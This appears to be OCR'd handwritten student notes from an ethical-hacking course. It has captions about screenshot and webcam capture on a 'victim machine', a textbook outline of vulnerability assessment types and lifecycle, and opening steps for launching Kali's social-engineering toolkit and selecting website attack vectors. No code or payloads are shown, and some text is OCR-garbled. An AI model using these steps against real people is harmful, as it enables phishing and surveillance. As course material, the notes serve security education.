
Transferred



Established Active connection




Getting help and started destruction




Normal State of Victim Machine

Screenshot Destruction



Webcam Destruction



Vulnerability Issue and Patches

→ Vulnerability can be defined as process of examination, discovery and identification of system and application security measures and weaknesses

→ Vulnerabilities assessment helps to acknowledge the vulnerabilities that would exploited need of additional security layers and information which will be revealed using scanners.

Types of Vulnerability Assessments

i) Active Assessment :- It is the method of assessment which needs to examine the target host

ii) Passive Assessment :- It is the method of assessment without interfering target host

iii) External Assessment :- It is the method of assessment with hacking perspectives to seek out vulnerabilities to take advantage of them from outside

iv) Internal Assessment :- It includes discovering vulnerabilities through scanning internal network and infrastructure.

Date

Vulnerability Assessment Lifecycle

Vulnerability Assessment life cycle includes

- Creating Baseline
- Vulnerability Assessment
- Risk Assessments
- Remediation
- verification
- Monitor

Vulnerability assessment is crucial process as they scan for potential vulnerabilities that might be exploited. Anyone who cares about their enterprise security wouldn't compromise on not having cutting-edge vulnerability scanner.

DOMS | Page No.
Date / /

2) Step1:- Open Kali linux in your virtual box in the machine

Step2:- In the Kali Linux machine open Social Engineering tools and select Social Engineering there

Step3:- Many options available on your screen
Step4 - Out of many options choose social engineering attack option

Step5:- After selecting social engineering attack then select website Attack vectors

